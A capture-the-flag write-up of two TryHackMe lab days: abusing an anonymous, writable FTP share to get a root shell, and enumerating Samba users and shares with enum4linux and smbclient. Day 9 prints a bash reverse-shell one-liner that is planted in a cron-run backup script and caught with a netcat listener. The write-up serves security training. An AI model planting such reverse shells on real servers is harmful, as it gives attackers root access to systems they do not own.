
Day 9: Networking - Anyone can be Santa!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

Adding “ftp://” in front of the IP address to visit the ftp server. We can find a few of the directories on FTP.



Index of ftp://10.10.44.48/		
Up to higher level directory		
Name	Size	Last Modified
backups	11/15/20	7:00:00 PM EST
elf_workshops	11/15/20	7:00:00 PM EST
human_resources	11/15/20	7:00:00 PM EST
public	11/15/20	7:00:00 PM EST

Next, open the terminal then use “ftp” followed by our IP address and enter “anonymous” as our name to login the FTP server.

```
kali㉿kali:~/Downloads
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
[(kali㉿kali)-~] Last Modified
[(kali㉿kali)-~/Downloads] 11/15/20 7:00:00 PM EST
[(kali㉿kali)-~/Downloads] 7:00:00 PM EST
$ cd Downloads
$ ftp 10.10.44.48
Connected to 10.10.44.48.10 7:00:00 PM EST
220 Welcome to the TBFC FTP Server!.PM EST
Name (10.10.44.48:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Use the “help” command to see all the commands which are available.

```
ftp> help
Commands may be abbreviated. Commands are:
!
$      dir      mdelete      qc      site
account   disconnect   mdir      sendport   size
append    exit       mget      put       status
ascii     form       mkdir     pwd       struct
bell      get        mls      quit      system
binary   hash       mode      quote     sunique
bye      help       modtime   recv      tenex
case     idle       newer    rstatus   trace
cd      image      nmap     rhelp    type
cdup    ipany      nlist    rename   user
chmod   ipv4       ntrans   reset    umask
close   ipv6       open     restart  verbose
cr      lcd        prompt   rmmdir ?
delete  ls         passive  runique
debug   macdef    proxy    send
```

Question 2

Using the “ls” command to see all the available directories. The directories are the same as Question 1. We can see that all the directories are empty except “public”.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          0          4096 Nov 16  2020 backups
drwxr-xr-x    2 0          0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0          0          4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534     65534     4096 Nov 16  2020 public
226 Directory send OK.
```

Files in public directory.

Up to higher level directory			
Name	Size	Last Modified	
File: backup.sh	1 KB	11/15/20 7:00:00 PM EST	
File: shoppinglist.txt	1 KB	11/15/20 7:00:00 PM EST	

Question 3

We know that the file “backup.sh” is a script because .sh means shell script and “shoppinglist.txt” is a text file.

Download the files “backup.sh” and “shoppinglist.txt” by using the “get” command

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-Xr-x    1 111      113      341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113      24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (232.0612 kB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (468.7500 kB/s)
```

Question 4


Use the “cat” command to see what's on the shoppinglist.txt.

```
(kali㉿kali)-[~]
└─$ ls
backup.sh  Downloads          Pictures        temp.jpg   Videos
Desktop    Music             Public         Templates
Documents  note_from_mcskidy.txt shoppinglist.txt  temp.txt

(kali㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie
```


Question 5

Next, we want to re-upload the script to change the original script. Open the backup.sh by using mousepad.




```
#!/bin/bash
# Created by ElfMcEager to backup all of Santa's goodies!
# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%-m`_`date +%Y`.tar.gz";
# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp
# TO-DO: Automate transfer of backups to backup server
```

Delete all the data. Change the shell by using the command “bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1”




```
#!/bin/bash
# bash -i >& /dev/tcp/10.18.31.88/4444 0>&1
```

Run the netcat listener.




```
kali@kali:~$ sudo nc -lvp 4444
[sudo] password for kali: ads
listening on [any] 4444 ...
```

Next, upload the “backup.sh” file



```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||15023|)
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||21639|)
150 Ok to send data.
100% |*****| 384 101.35 KiB/s 00:00 ETA
226 Transfer complete.
384 bytes sent in 00:00 (0.93 KiB/s)
ftp>
```

The script was run. We are the root. Open “flag.txt” to obtain the flag.



The terminal window shows a session on a Kali Linux machine. The user runs a command to corrupt the history file, then uses netcat to listen on port 4444. They connect to the server and attempt to set a terminal process group, which fails due to an inappropriate ioctl for device. Finally, they switch to root privileges and list the contents of the current directory, which includes a file named 'flag.txt'. They then read the contents of this file, which is the flag.

```
kali㉿kali:~$ zsh: corrupt history file /home/kali/.zsh_history
└─(kali㉿kali)-[~]
$ sudo nc -lvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.18.31.88] from (UNKNOWN) [10.10.44.48] 55204
bash: cannot set terminal process group (1546): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

First of all, we use `ftp://ipaddress` to visit the FTP server. We saw all the directories inside of that. Next, open the terminal and use “anonymous” as the name to login the FTP server. Then we use the “ls” command to see the list of directories. We find that all the directories are empty except “public”. There are two files in the “public” directory: “backup.sh” and “shoppinglist.txt”. Using the “get” command to download these two files. We want to see what’s on the shopping list, so we use the “cat” command to express the files. Lastly, we need to change the script by using the command “`bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1`”. After the script runs, we open the flag.txt to obtain the flag.


Day 10: Networking - Don't be sElfish!

Tools used: Kali Linux

Solution/Walkthrough:

Question 1

Open the terminal and enter “enum4linux -h” to get the tools that are already provided to us.



```
kali@kali:~
```

```
(kali㉿kali)-[~] kali@kali:~
```

```
$ enum4linux -h
```

```
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
```

```
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)
```

```
Simple wrapper around the tools in the samba package to provide similar
```

```
functionality to enum.exe (formerly from www.bindview.com). Some additional
```

```
features such as RID cycling have also been added for convenience.
```

```
Usage: ./enum4linux.pl [options] ip
```

```
Options are (like "enum"):
```

- U get userlist (possible commands).
- M get machine list*
- S get sharelist
- P get password policy information
- G get group and member list
- d be detailed, applies to -U and -S
- u user specify username to use (default "")
- p pass specify password to use (default "")

```
The following options from enum.exe aren't implemented: -L, -N, -D, -f
```

```
Additional options:
```

- a Do all simple enumeration (-U -S -G -P -r -o -n -i).
- This option is enabled if you don't provide any other options.
- h Display this help message and exit
- r enumerate users via RID cycling
- R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
- K n Keep searching RIDs until n consecutive RIDs don't correspond to a username. Impies RID range ends at 999999. Useful against DCs.
- l Get some (limited) info via LDAP 389/TCP (for DCs only)
- s file brute force guessing for share names
- k user User(s) that exists on remote system (default: administrator, guest,krbtgt, domain admins,root,bin,none)
- Used to get sid with "lookupsid known_username"
- Use commas to try several users: "-k admin,user1,user2"
- o Get OS information
- i Get printer information
- w wrkg Specify workgroup manually (usually found automatically)
- n Do an nmblookup (similar to nbtstat)
- v Verbose. Shows full commands being run (net, rpcclient, etc.)

Question 2

Using “sudo enum4linux MachineIP” to login the Samba server.

```
(kali㉿kali)-[~]
$ sudo enum4linux 10.10.85.239
[sudo] password for kali:
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Jun 25 12:23:41 2022

| Target Information |
Target ..... 10.10.85.239
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none.

| Enumerating Workgroup/Domain on 10.10.85.239 |
[+] Got domain/workgroup name: TBFC-SMB-01

| Nbtstat Information for 10.10.85.239 |
Looking up status of 10.10.85.239
TBFC-SMB      <0> -          B <ACTIVE>  Workstation Service
TBFC-SMB      <03> -         B <ACTIVE>  Messenger Service
TBFC-SMB      <20> -         B <ACTIVE>  File Server Service
.. _MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser
TBFC-SMB-01   <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
TBFC-SMB-01   <1d> -         B <ACTIVE>  Master Browser
TBFC-SMB-01   <1e> - <GROUP> B <ACTIVE>  Browser Service Election
s

MAC Address = 00-00-00-00-00-00

| Session Check on 10.10.85.239 |
[+] Server 10.10.85.239 allows sessions using username '', password ''

| Getting domain SID for 10.10.85.239 |
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

After login, we obtained that there are three users on the Samba server.

```
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
```


Question 3

There are four shares on the Samba server.

```
| Share Enumeration on 10.10.85.239 |
_____
Sharename      Type       Comment
tbfc-hr        Disk       tbfc-hr
tbfc-it        Disk       tbfc-it
tbfc-santa     Disk       tbfc-santa
IPC$           IPC        IPC Service (tbfc-smb server (Samba, Ubuntu))
```

Question 4

Next, we use “smbclient” to find which share didn’t require a password. “tbfc-santa” is a server that does not need a password.




```
(kali㉿kali)-[~]
$ sudo smbclient //10.10.85.239/tbfc-hr
[sudo] password for kali:
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿kali)-[~]
$ sudo smbclient //10.10.85.239/tbfc-it
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿kali)-[~]
$ sudo smbclient //10.10.85.239/tbfc-santa
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> 
```


Question 5

After login to the share, we saw there were two directories. We downloaded the “note_from_mcskidy.txt” file and opened it.




```
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt

          10252564 blocks of size 1024. 5369076 blocks available
smb: \> get note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy.txt (0.
2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
```



Question 6

We open the “jingle-tunes” directory and it is empty.



```
smb: \> cd jingle-tunes
smb: \jingle-tunes\> ls
.
..

          10252564 blocks of size 1024. 5369080 blocks available
smb: \jingle-tunes\> 
```

Thought Process/Methodology:

We enter “enum4linux -h” to navigate all the tools that are already provided. Then, we login to the Samba server by using the “sudo enum4linux MachineIP” command. After login, we find out there are three users and four shares on the Samba server. After that, we use “smbclient” to determine which shares don’t require a password and we discovered that the “tbfc-santa” server doesn’t ask for a password. When we accessed this share, we discovered two directories. After we downloaded the “note_from_mcskidy.txt” file, we saw a message from ElfMcSkidy. Beside, we used cd command to obtain the “jingle-tunes” directory and discovered it was empty.